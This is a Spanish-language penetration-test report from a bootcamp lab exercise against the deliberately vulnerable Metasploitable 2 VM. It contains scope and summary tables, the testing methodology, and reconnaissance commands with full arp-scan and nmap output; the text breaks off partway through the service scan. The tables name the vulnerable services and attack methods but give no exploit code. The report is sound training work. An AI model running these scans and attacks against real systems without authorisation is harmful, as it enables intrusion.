

INFORME DE PENTESTING

Reconocimiento y Explotación de Metasploitable 2

Cliente: KeepCoding Tech School

Auditor: Michelli Melo

Fecha: Febrero 2026

Versión: 1.0

Clasificación: **CONFIDENCIAL**

Aviso de Confidencialidad

El presente documento contiene información confidencial y privilegiada sobre la seguridad de los sistemas de información del cliente. Este informe ha sido elaborado exclusivamente para uso interno del cliente y del equipo auditor.

Queda estrictamente prohibida la reproducción, distribución, copia o divulgación total o parcial de este documento a terceros sin la autorización previa y por escrito del cliente y del auditor. La información contenida en este informe incluye detalles técnicos sobre vulnerabilidades que, de hacerse públicos, podrían comprometer la seguridad de los sistemas auditados.

Cualquier persona que reciba este documento por error deberá notificarlo de inmediato al auditor y proceder a su destrucción. El incumplimiento de estas condiciones podrá dar lugar a acciones legales.

Control del documento

Campo	Detalle
Título	Informe de Auditoría de Seguridad – Test de Penetración Metasploitable 2
Clasificación	CONFIDENCIAL
Versión	1.0
Fecha de emisión	Febrero 2026
Autor	Michelli Melo
Distribución autorizada	Cliente, Dirección de TI, Equipo auditor

Historial de versiones

Versión	Fecha	Autor	Cambios
1.0	Febrero 2026	Michelli Melo	Versión inicial del informe

Datos de la Empresa /Auditor

Datos del Cliente

Campo	Detalle
Empresa	KeepCoding Tech School
Sector	Tecnología
Persona de contacto	Ramón Frizat
Correo electrónico	ramonfrizat@keepcoding.com
Teléfono	+34 666 555 444

Datos del Auditor

Campo	Detalle
Nombre	Michelli Melo
Rol	Pentester / Auditor de Seguridad
Organización	Bootcamp de Ciberseguridad – KeepCoding
Correo electrónico	michellirmelo@gmail.com
Fecha de auditoría	Febrero 2026

Autorización y Alcance

La presente auditoría de seguridad ha sido autorizada en el marco académico del Bootcamp de Ciberseguridad de KeepCoding, módulo de Pentesting. Todas las pruebas se han realizado en un entorno de laboratorio controlado y aislado, sin afectación a sistemas en producción.

Parámetro	Detalle
Tipo de test	Caja negra (sin información previa del objetivo)
Objetivo	Metasploitable 2 – 192.168.100.20
Entorno	Red interna aislada VirtualBox ("pentesting")
Período	Febrero 2026
Limitaciones	Ninguna. Autorización completa para explotación de todas las vulnerabilidades identificadas.

Índice

Aviso de Confidencialidad	2
Datos de la Empresa /Auditor	3
Índice	4
1. Resumen Ejecutivo	9
1.1 Objetivo	9
1.2 Alcance	9
1.3 Clasificación de Riesgos	9
1.4 Resumen de Hallazgos	10
1.5 Vulnerabilidades Identificadas – Infraestructura	11
Vulnerabilidades Identificadas – Web	11
1.7 Conclusión Ejecutiva	12
2. Metodología	13
2.1 Fases del Test de Intrusión	13
2.2 Herramientas Utilizadas	13
2.3 Puntuación de Vulnerabilidades	14
Resumen de Hallazgos	14
3. Reconocimiento y Enumeración	15
3.1 Descubrimiento de Hosts	15
3.2 Escaneo de Puertos	15
3.3 Escaneo de Versiones y Servicios	17
3.4 Enumeración SMB	18
3.5 Escaneo de Vulnerabilidades Web	24
4. Análisis y Explotación de Vulnerabilidades – Infraestructura	26
4.1 Ingreslock Backdoor – Bind Shell (Puerto 1524/tcp)	26
1. Descripción de la vulnerabilidad	26
2. Prueba realizada	26
3. Evidencia	27
4. Impacto	27
5. Referencia	27
4.2 Samba usermap_script – Ejecución Remota de Código (Puerto 445/tcp)	28
1. Descripción de la vulnerabilidad	28
2. Prueba realizada	28
3. Evidencia	29
4. Impacto	29
5. Referencia	29
4.3 UnreallRCd Backdoor – Ejecución Remota de Código (Puerto 6667/tcp)	30
1. Descripción de la vulnerabilidad	30
2. Prueba realizada	30
3. Evidencia	31
4. Impacto	31
5. Referencia	31
4.4 Java RMI Server – Ejecución Remota de Código (Puerto 1099/tcp)	32
1. Descripción de la vulnerabilidad	32
2. Prueba realizada	32

3. Evidencia	33
4. Impacto	33
5. Referencia	34
4.5 distccd – Ejecución Remota de Código (Puerto 3632/tcp)	35
1. Descripción de la vulnerabilidad	35
2. Prueba realizada	35
3. Evidencia	36
4. Impacto	36
5. Referencia	36
4.6 NFS Misconfiguration + SSH Key Injection – Acceso Root mediante Cadena de Ataque (Puertos 2049/tcp, 22/tcp)	37
1. Descripción de la vulnerabilidad	37
2. Prueba realizada	37
3. Evidencia	38
4. Impacto	39
5. Referencia	40
4.7 Escalada de Privilegios – distccd + nmap SUID (Puertos 3632/tcp, local)	41
1. Descripción de la vulnerabilidad	41
2. Prueba realizada	41
3. Evidencia	42
4. Impacto	43
5. Referencia	43
4.8 SSH Fuerza Bruta – Credenciales Débiles (Puerto 22/tcp)	44
1. Descripción de la vulnerabilidad	44
2. Prueba realizada	44
3. Evidencia	45
4. Impacto	46
5. Referencia	46
4.9 MySQL – Acceso Root sin Contraseña (Puerto 3306/tcp)	47
1. Descripción de la vulnerabilidad	47
2. Prueba realizada	47
3. Evidencia	48
4. Impacto	49
5. Referencia	49
4.10 VNC – Contraseña Débil y Acceso al Escritorio Remoto (Puerto 5900/tcp)	50
1. Descripción de la vulnerabilidad	50
2. Prueba realizada	50
3. Evidencia	51
4. Impacto	52
5. Referencia	52
4.11 Apache Tomcat – Credenciales por Defecto + Deploy de WAR Malicioso (Puerto 8180/tcp)	53
1. Descripción de la vulnerabilidad	53
2. Prueba realizada	53
3. Evidencia	54
4. Impacto	55
5. Referencia	55

4.12 PostgreSQL – Ejecución de Código mediante UDF y Credenciales por Defecto (Puerto 5432/tcp)	56
1. Descripción de la vulnerabilidad	56
2. Prueba realizada	56
3. Evidencia	57
4. Impacto	57
5. Referencia	58
5. Análisis y Explotación - Web	59
5.1 SQL Injection – Extracción de Credenciales (DVWA)	59
1. Descripción de la vulnerabilidad	59
2. Prueba realizada	59
3. Evidencia	60
4. Impacto	61
5. Referencia	61
5.2 XSS Reflejado – Inyección de JavaScript y Robo de Cookies (DVWA)	62
1. Descripción de la vulnerabilidad	62
2. Prueba realizada	62
3. Evidencia	63
4. Impacto	63
5. Referencia	64
5.3 Command Injection – Ejecución de Comandos del Sistema (DVWA)	65
1. Descripción de la vulnerabilidad	65
2. Prueba realizada	65
3. Evidencia	66
4. Impacto	67
5. Referencia	67
5.4 Local File Inclusion (LFI) – Lectura de Archivos del Servidor (DVWA)	68
1. Descripción de la vulnerabilidad	68
2. Prueba realizada	68
3. Evidencia	69
4. Impacto	69
5. Referencia	69
5.5 File Upload – Subida de Webshell PHP y Ejecución Remota de Código (DVWA)	70
1. Descripción de la vulnerabilidad	70
2. Prueba realizada	70
3. Evidencia	71
4. Impacto	71
5. Referencia	72
5.6 VULN-WEB-006: SQL Injection Automática (SQLMap)	73
1. Descripción	73
2. Prueba realizada	73
3. Evidencia	75
4. Impacto	76
5. Referencia	76
5.7 VULN-WEB-007: Cross-Site Scripting Persistente (Stored XSS) – Robo de Cookies	77
1. Descripción	77

2. Prueba realizada	77
3. Evidencia	78
4. Impacto	79
5. Referencia	79
5.8 VULN-WEB-008: Cracking de Hashes MD5 Extraídos de DVWA	80
1. Descripción	80
2. Prueba realizada	80
3. Evidencia	81
4. Impacto	82
5. Referencia	82
6. Post-Explotación	83
6.1 Vulnerabilidades de Infraestructura	83
6.1.1 Resumen de accesos obtenidos	83
6.1.2 Credenciales comprometidas	84
6.1.3 Información sensible extraída	84
6.1.4 Persistencia y movimiento lateral	85
6.1.5 Resumen de severidad	85
6.2 Post-Explotación – Vulnerabilidades Web	86
6.2.1 Resumen de Accesos Obtenidos – Web	86
6.2.2 Credenciales Extraídas de Aplicaciones Web	87
6.2.3 Robo de Sesiones (Session Hijacking)	87
6.2.4 Archivos Sensibles Accedidos	87
6.2.5 Bases de Datos Accesibles	88
6.2.6 Cadena de Ataque Completa	88
7. Mitigaciones y Recomendaciones	90
7.1 Infraestructura	90
7.1.1 Ingreslock Backdoor (Puerto 1524/tcp)	90
7.1.2 Samba usermap_script – CVE-2007-2447 (Puerto 445/tcp)	90
7.1.3 UnrealIRCd Backdoor – CVE-2010-2075 (Puerto 6667/tcp)	90
7.1.4 Java RMI Server – CVE-2011-3556 (Puerto 1099/tcp)	91
7.1.5 distccd RCE – CVE-2004-2687 (Puerto 3632/tcp)	91
7.1.6 NFS Misconfiguration + SSH Key Injection (Puertos 2049 + 22/tcp)	91
7.1.7 Escalada de Privilegios – nmap SUID	91
7.1.8 PostgreSQL – Ejecución de Código mediante UDF (Puerto 5432/tcp)	92
7.1.9 MySQL – Root sin Contraseña (Puerto 3306/tcp)	92
7.1.10 VNC – Contraseña Débil (Puerto 5900/tcp)	92
7.1.11 SSH Fuerza Bruta – Credenciales Débiles (Puerto 22/tcp)	92
7.1.12 Apache Tomcat – Credenciales por Defecto + Deploy de WAR Malicioso (Puerto 8180/tcp)	93
7.2 Web	94
7.2.1 SQL Injection (WEB-001 y WEB-006)	94
7.2.2 Cross-Site Scripting Reflejado (WEB-002)	94
7.2.3 Command Injection (WEB-003)	94
7.2.4 File Inclusion – LFI (WEB-004)	94
7.2.5 File Upload – Webshell (WEB-005)	95
7.2.6 Cross-Site Scripting Persistente (WEB-007)	95

7.2.7 Almacenamiento Inseguro de Contraseñas (WEB-008)	95
8. Herramientas Utilizadas	96
8.1 Fase de Reconocimiento y Enumeración	96
8.2 Fase de Explotación – Infraestructura	96
8.3 Fase de Explotación – Web	96
8.4 Post-Explotación y Cracking	97
8.5 Diccionarios y Wordlists	97
8.6 Entorno de Laboratorio	97
9. Conclusiones	99
9.1 Estado General de Seguridad	99
9.2 Principales Riesgos Identificados	99
9.3 Cadenas de Ataque Demostradas	100
9.4 Lecciones Aprendidas	100
9.5 Metodología Aplicada	100

1. Resumen Ejecutivo

1.1 Objetivo

Realizar un test de penetración sobre la máquina Metasploitable 2 con el fin de identificar y explotar el mayor número de vulnerabilidades posibles, tanto a nivel de infraestructura como a nivel web, documentando los hallazgos y proporcionando recomendaciones de remediación.

1.2 Alcance

Parámetro	Detalle
Objetivo	Metasploitable 2 (Linux Ubuntu 8.04 – Hardy Heron)
IP del objetivo	192.168.100.20
IP del atacante	192.168.100.10 (Kali Linux 2024.4)
Tipo de test	Caja negra
Red	Red interna aislada (VirtualBox – "pentesting")
Fecha de ejecución	Febrero 2026
Herramienta principal	Kali Linux 2024.4 con Metasploit, Nmap, SQLMap, Hydra, John the Ripper
Puertos escaneados	TCP completo (65535 puertos) con Nmap -p-
Servicios identificados	23 servicios activos en puertos TCP
Vulnerabilidades explotadas	20 (12 infraestructura + 8 web)

1.3 Clasificación de Riesgos

Las vulnerabilidades identificadas se clasifican según su nivel de severidad utilizando la siguiente escala basada en CVSS v3:

Severidad	CVSS	Descripción
CRÍTICA	9.0 - 10.0	Compromiso total del sistema. Explotación trivial.
ALTA	7.0 - 8.9	Acceso significativo al sistema o datos sensibles.
MEDIA	4.0 - 6.9	Acceso limitado o divulgación de información.
BAJA	0.1 - 3.9	Impacto mínimo. Información no sensible.
INFO	0.0	Hallazgo informativo sin impacto directo.

1.4 Resumen de Hallazgos

Severidad	Cantidad	Infraestructura	Web	% del total
CRÍTICA	12	9	3	60%
ALTA	7	3	4	35%
MEDIA	1	0	1	5%
TOTAL	20	12	8	100%

Distribución de Vulnerabilidades por Severidad (Total: 20 vulnerabilidades)





Figura 1 – Distribución de vulnerabilidades identificadas por nivel de severidad.

Vulnerabilidades por Categoría y Severidad



Comparativa de vulnerabilidades por categoría (infraestructura vs. web) y nivel de severidad.

1.5 Vulnerabilidades Identificadas – Infraestructura

ID	Vulnerabilidad	Puerto	Sev.	Método	Acceso
INF-001	Ingreslock Backdoor	1524	CRÍTICA	Manual (telnet)	Root
INF-002	Samba usermap_script	445	CRÍTICA	Metasploit	Root
INF-003	UnrealIRCd Backdoor	6667	CRÍTICA	Metasploit	Root
INF-004	Java RMI Server	1099	CRÍTICA	Metasploit	Root
INF-005	distccd RCE	3632	ALTA	Metasploit	daemon
INF-006	NFS Export + SSH Injection	2049	CRÍTICA	Manual (mount+ssh)	Root
INF-007	Escalada distccd → nmap SUID	3632	CRÍTICA	Manual (SUID)	Root
INF-008	PostgreSQL código ejecución	5432	CRÍTICA	Metasploit	postgres
INF-009	MySQL root sin contraseña	3306	CRÍTICA	Manual (mysql)	root (BD)
INF-010	VNC contraseña débil	5900	ALTA	VNC Viewer	root (GUI)
INF-011	SSH fuerza bruta	22	ALTA	Hydra	msfadmin
INF-012	Apache Tomcat – WAR Malicioso	8180	CRÍTICA	Manual (curl+msfvenom)	tomcat55

Vulnerabilidades Identificadas – Web

ID	Vulnerabilidad	Sev.	Método	Información extraída
WEB-001	SQL Injection Manual	CRÍTICA	Manual (UNION)	Versión MySQL, BD, tablas, usuarios y hashes
WEB-002	XSS Reflejado	MEDIA	Manual	Ejecución JavaScript en navegador víctima
WEB-003	Command Injection	CRÍTICA	Manual	/etc/passwd, ejecución de comandos OS
WEB-004	File Inclusion (LFI)	ALTA	Manual	/etc/passwd, /proc/version, configs
WEB-005	File Upload Webshell	CRÍTICA	Manual	Ejecución comandos como www-data
WEB-006	SQL Injection (SQLMap)	ALTA	SQLMap	7 BD, 5 credenciales + hashes crackeados
WEB-007	XSS Persistente	ALTA	Manual + Netcat	Cookie PHPSESSID robada (session hijacking)
WEB-008	Cracking Hashes MD5	ALTA	hashid + John	4/4 hashes crackeados en <1 segundo

1.7 Conclusión Ejecutiva

La auditoría de seguridad sobre Metasploitable 2 ha revelado un estado de seguridad críticamente deficiente. Se identificaron y explotaron con éxito **20 vulnerabilidades (12 de infraestructura y 8 web)**, de las cuales el **60% son de severidad crítica y el 35% de severidad alta**.

Los hallazgos más graves incluyen:

- Backdoors activos en puertos 1524 y 6667 que proporcionan acceso root inmediato sin credenciales.
- Servicios con vulnerabilidades conocidas (Samba CVE-2007-2447, Java RMI, UnrealIRCd) explotables con Metasploit en segundos.
- Credenciales débiles y por defecto en múltiples servicios: MySQL root sin contraseña, VNC con "password", SSH/FTP con msfadmin:msfadmin.
- Aplicaciones web completamente vulnerables: SQL Injection permitió extraer 7 bases de datos completas y crackear el 100% de los hashes MD5 en menos de 1 segundo.
- Robo de sesiones demostrado mediante XSS Persistente, capturando cookies PHPSESSID de forma automática.
- Ejecución de comandos en el servidor a través de Command Injection, File Inclusion y File Upload de webshells.

Se recomienda la aplicación inmediata de las medidas de mitigación detalladas en la sección 7, priorizando la eliminación de backdoors, la actualización de servicios obsoletos, la implementación de políticas de contraseñas robustas, y la corrección de las vulnerabilidades web mediante validación de entrada, prepared statements y codificación de salida.

2. Metodología

2.1 Fases del Test de Intrusión

La auditoría se ha realizado siguiendo las fases estándar de un test de intrusión:

Fase	Descripción
1. Reconocimiento Pasivo	Recopilación de información sin interacción directa con el objetivo
2. Enumeración Activa	Escaneo de puertos, servicios, versiones y usuarios
3. Análisis de Vulnerabilidades	Identificación de vulnerabilidades en los servicios detectados
4. Explotación	Explotación manual y automática de las vulnerabilidades
5. Post-Explotación	Escalada de privilegios y extracción de información
6. Documentación	Informe con hallazgos, evidencias y recomendaciones

2.2 Herramientas Utilizadas

Herramienta	Versión	Propósito
arp-scan	1.10.0	Descubrimiento de hosts en la red local
Nmap	7.95	Escaneo de puertos, versiones y scripts de vulnerabilidades
enum4linux	0.9.1	Enumeración SMB/Samba (usuarios, recursos, políticas)
Nikto	2.5.0	Escáner de vulnerabilidades y configuraciones web
Feroxbuster	-	Fuzzing y descubrimiento de directorios web
Metasploit Framework	6.x	Explotación automática (Samba, UnrealIRCd, Java RMI, distccd, PostgreSQL, VNC)
Hydra	9.5	Fuerza bruta contra servicios SSH
SQLMap	1.10.2	Explotación automática de SQL Injection en DVWA
John the Ripper	1.9.0	Cracking de hashes MD5 extraídos de DVWA
hashid	-	Identificación del tipo de hash
Netcat (nc)	-	Listener para recepción de cookies robadas (XSS Persistente)
Telnet	-	Conexión directa al backdoor Ingreslock (puerto 1524)
MySQL Client (MariaDB)	-	Conexión directa a MySQL sin contraseña
rlogin	-	Acceso remoto sin autenticación como root
VNC Viewer	-	Conexión al escritorio remoto con contraseña débil
mount (NFS)	-	Montaje de export NFS para inyección de clave SSH
ssh-keygen	-	Generación de par de claves SSH para inyección vía NFS

Firefox + DevTools	-	Inyección manual de payloads web, inspección de cookies, eliminación de restricciones HTML
PHP Webshell	-	Payload personalizado subido mediante File Upload

2.3 Puntuación de Vulnerabilidades

Las vulnerabilidades se puntuarán según el estándar CVSS v3 (Common Vulnerability Scoring System).

Referencia: <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

Severidad	CVSS	Descripción
CRÍTICA	9.0 - 10.0	Compromiso total del sistema. Explotación trivial. Acceso root inmediato.
ALTA	7.0 - 8.9	Acceso significativo al sistema o datos sensibles. Requiere mínima interacción.
MEDIA	4.0 - 6.9	Acceso limitado o divulgación de información. Puede requerir condiciones específicas.
BAJA	0.1 - 3.9	Impacto mínimo. Información no sensible expuesta.
INFO	0.0	Hallazgo informativo sin impacto directo de seguridad.

Resumen de Hallazgos

Severidad	Total	Infraestructura	Web	% del total
CRÍTICA	12	9	3	60%
ALTA	7	3	4	35%
MEDIA	1	0	1	5%
BAJA	0	0	0	0%
INFO	0	0	0	0%
TOTAL	20	12	8	100%

3. Reconocimiento y Enumeración

3.1 Descubrimiento de Hosts

Se realizó un escaneo de la red local mediante arp-scan para identificar los dispositivos activos en el segmento de red.

Comando utilizado:

```
sudo arp-scan --localnet
```

Se identificó el host objetivo en la dirección IP 192.168.100.20, con MAC 08:00:27:4F:E4:23 (Oracle VirtualBox).

```
(kali@kali)-[~]
$ sudo arp-scan --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:b1:b3:94, IPv4: 192.168.100.10
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-sc
192.168.100.20 08:00:27:4f:e4:23 (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.872 seconds (136.75 hosts/se
```

3.2 Escaneo de Puertos

Se ejecutó un escaneo SYN (half-open) de los 65535 puertos TCP para identificar todos los servicios expuestos. Se utilizó un rate mínimo de 5000 paquetes/segundo.

Comando utilizado:

```
nmap -p- -sS -vvv -n -Pn --min-rate 5000 --open 192.168.100.20 -oN escaneo_nmap.txt
```

El escaneo completó en 48 segundos, identificando 25 puertos TCP abiertos.

Puerto	Estado	Servicio
21/tcp	open	FTP
22/tcp	open	SSH
23/tcp	open	Telnet
25/tcp	open	SMTP
53/tcp	open	DNS
80/tcp	open	HTTP
111/tcp	open	RPCbind
139/tcp	open	NetBIOS-SSN
445/tcp	open	Microsoft-DS (SMB)
512/tcp	open	Exec
513/tcp	open	Login (rlogin)

514/tcp	open	Shell (rsh)
1099/tcp	open	RMI Registry
1524/tcp	open	Ingreslock
2049/tcp	open	NFS
3306/tcp	open	MySQL
3632/tcp	open	Distccd
5900/tcp	open	VNC
6000/tcp	open	X11
6667/tcp	open	IRC
6697/tcp	open	IRCS-U

```
(kali@kali)-[~]
└─$ nmap -p- -sS -vvv -n -Pn --min-rate 5000 --open 192.168.100.20 -oN esca
neo_nmap.txt
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan t
imes may be slower.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-16 06:11 -0500
Initiating ARP Ping Scan at 06:11
Scanning 192.168.100.20 [1 port]
Completed ARP Ping Scan at 06:11, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:11
Scanning 192.168.100.20 [65535 ports]
Discovered open port 23/tcp on 192.168.100.20
Discovered open port 80/tcp on 192.168.100.20
Discovered open port 53/tcp on 192.168.100.20
Discovered open port 21/tcp on 192.168.100.20
Discovered open port 5900/tcp on 192.168.100.20
Discovered open port 22/tcp on 192.168.100.20
Discovered open port 3306/tcp on 192.168.100.20
Discovered open port 139/tcp on 192.168.100.20
Discovered open port 25/tcp on 192.168.100.20
Discovered open port 111/tcp on 192.168.100.20
Discovered open port 445/tcp on 192.168.100.20
Discovered open port 34454/tcp on 192.168.100.20
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 31.33% done; ETC: 06:11 (0:00:15 remaining)
Discovered open port 514/tcp on 192.168.100.20
Discovered open port 2049/tcp on 192.168.100.20
Discovered open port 513/tcp on 192.168.100.20
Discovered open port 1524/tcp on 192.168.100.20
Discovered open port 3632/tcp on 192.168.100.20
Discovered open port 1099/tcp on 192.168.100.20
Discovered open port 512/tcp on 192.168.100.20
Discovered open port 6000/tcp on 192.168.100.20
Discovered open port 6667/tcp on 192.168.100.20
Discovered open port 39579/tcp on 192.168.100.20
Discovered open port 6697/tcp on 192.168.100.20
Discovered open port 34261/tcp on 192.168.100.20
Increasing send delay for 192.168.100.20 from 0 to 5 due to max_successful_
tryno increase to 4
Discovered open port 46181/tcp on 192.168.100.20
Completed SYN Stealth Scan at 06:11, 47.86s elapsed (65535 total ports)
Nmap scan report for 192.168.100.20
Host is up, received arp-response (0.095s latency).
Scanned at 2026-02-16 06:11:03 EST for 48s
Not shown: 55283 closed tcp ports (reset), 10227 filtered tcp ports (no-res
ponse)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack ttl 64
22/tcp    open  ssh      syn-ack ttl 64
23/tcp    open  telnet   syn-ack ttl 64
25/tcp    open  smtp     syn-ack ttl 64
53/tcp    open  domain   syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
111/tcp   open  rpcbind  syn-ack ttl 64
139/tcp   open  netbios-ssn syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
512/tcp   open  exec     syn-ack ttl 64
513/tcp   open  login    syn-ack ttl 64
514/tcp   open  shell    syn-ack ttl 64
1099/tcp  open  rmiregistry syn-ack ttl 64
1524/tcp  open  ingreslock syn-ack ttl 64
2049/tcp  open  nfs      syn-ack ttl 64
3306/tcp  open  mysql    syn-ack ttl 64
3632/tcp  open  distccd  syn-ack ttl 64
5900/tcp  open  vnc      syn-ack ttl 64
6000/tcp  open  X11      syn-ack ttl 64
6667/tcp  open  irc      syn-ack ttl 64
6697/tcp  open  ircs-u   syn-ack ttl 64
34261/tcp open  unknown  syn-ack ttl 64
34454/tcp open  unknown  syn-ack ttl 64
39579/tcp open  unknown  syn-ack ttl 64
46181/tcp open  unknown  syn-ack ttl 64
MAC Address: 08:00:27:4F:E4:23 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 48.12 seconds
Raw packets sent: 221369 (9.740MB) | Rcvd: 61573 (2.463MB)
```

3.3 Escaneo de Versiones y Servicios

Se realizó un escaneo detallado de versiones y scripts (-sCV) sobre los puertos abiertos.

Comando utilizado:

```
nmap -sCV -p21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,3306,3632,5900,6000,6667,6697 192.168.100.20 -oN versiones_nmap.txt
```

Resultados obtenidos:

Puerto	Servicio	Versión	Observaciones
21	FTP	vsftpd 2.3.4	Anónimo permitido. Backdoor (CVE-2011-2523)
22	SSH	OpenSSH 4.7p1	Versión obsoleta
23	Telnet	Linux telnetd	Protocolo sin cifrado
25	SMTP	Postfix smtpd	SSL expirado. SSLv2 soportado
53	DNS	ISC BIND 9.4.2	Versión obsoleta
80	HTTP	Apache 2.2.8	PHP 5.2.4. DAV/2 habilitado
111	RPCbind	v2	Expone NFS y mountd
139	NetBIOS	Samba 3.X-4.X	Workgroup: WORKGROUP
445	SMB	Samba 3.0.20	Vuln usermap_script. Firma SMB off
512	Exec	rexecd	Ejecución remota sin cifrado
513	Login	rlogind	Acceso remoto sin cifrado
514	Shell	rshd	Shell sin autenticación
1099	Java RMI	GNU Classpath	Invocación remota expuesta
1524	Bindshell	Root shell	Backdoor directo root
2049	NFS	v2-4	Sistema de archivos expuesto
3306	MySQL	5.0.51a	Acceso remoto habilitado
3632	Distccd	v1 GNU 4.2.4	Ejecución remota de código
5900	VNC	Protocol 3.3	Contraseña débil
6000	X11	-	Acceso denegado
6667	IRC	UnrealIRCd	Backdoor conocido
6697	IRC	UnrealIRCd	Canal IRC secundario

Información adicional del host:

Parámetro	Valor
Nombre NetBIOS	METASPLOITABLE
Sistema Operativo	Unix (Samba 3.0.20-Debian)
Nombre de equipo	metasploitable
Dominio	localdomain

FQDN

metasploitable.localdomain

```

53/tcp open domain      ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind      2 (RPC #100000)
| rpcinfo:
|_ program version  port/proto  service
|_ 100000 2          111/tcp    rpcbind
|_ 100000 2          111/udp    rpcbind
|_ 100003 2,3,4      2049/tcp   nfs
|_ 100003 2,3,4      2049/udp   nfs
|_ 100005 1,2,3      34261/tcp  mountd
|_ 100005 1,2,3      38791/udp  mountd
|_ 100021 1,3,4      46181/tcp  nlockmgr
|_ 100021 1,3,4      48689/udp  nlockmgr
|_ 100024 1          34162/udp  status
|_ 100024 1          39579/tcp  status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec        netkit-rsh rshcd
513/tcp open login        OpenBSD or Solaris rlogind
514/tcp open shell        Netkit rshd
1099/tcp open java-rmi      GNU Classpath grmiregistry
1524/tcp open bindshell     Metasploitable root shell
2049/tcp open nfs          2-4 (RPC #100003)
3306/tcp open mysql        MySQL 5.0.51a-3ubuntu5
| mysql-info:
|_ Protocol: 10
|_ Version: 5.0.51a-3ubuntu5
|_ Thread ID: 14
|_ Capabilities flags: 43564
|_ Some Capabilities: Support41Auth, ConnectWithDatabase, SupportsTransactions, Speaks41ProtocolNew, LongColumnFlag, Supp
ortsCompression, SwitchToSSLAfterHandshake
|_ Status: Autocommit
|_ Salt: {6;b],b*HmLWNb##63nQ
3632/tcp open distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5900/tcp open vnc          VNC (protocol 3.3)
| vnc-info:
|_ Protocol version: 3.3
|_ Security types:
|_ VNC Authentication (2)
6000/tcp open X11          (access denied)
6667/tcp open irc          UnrealIRCd
6697/tcp open irc          UnrealIRCd
MAC Address: 08:00:27:4F:E4:23 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

```

Host script results:
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ clock-skew: mean: 1h39m59s, deviation: 2h53m14s, median: -1s
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|_ OS: Unix (Samba 3.0.20-Debian)
|_ Computer name: metasploitable
|_ NetBIOS computer name:
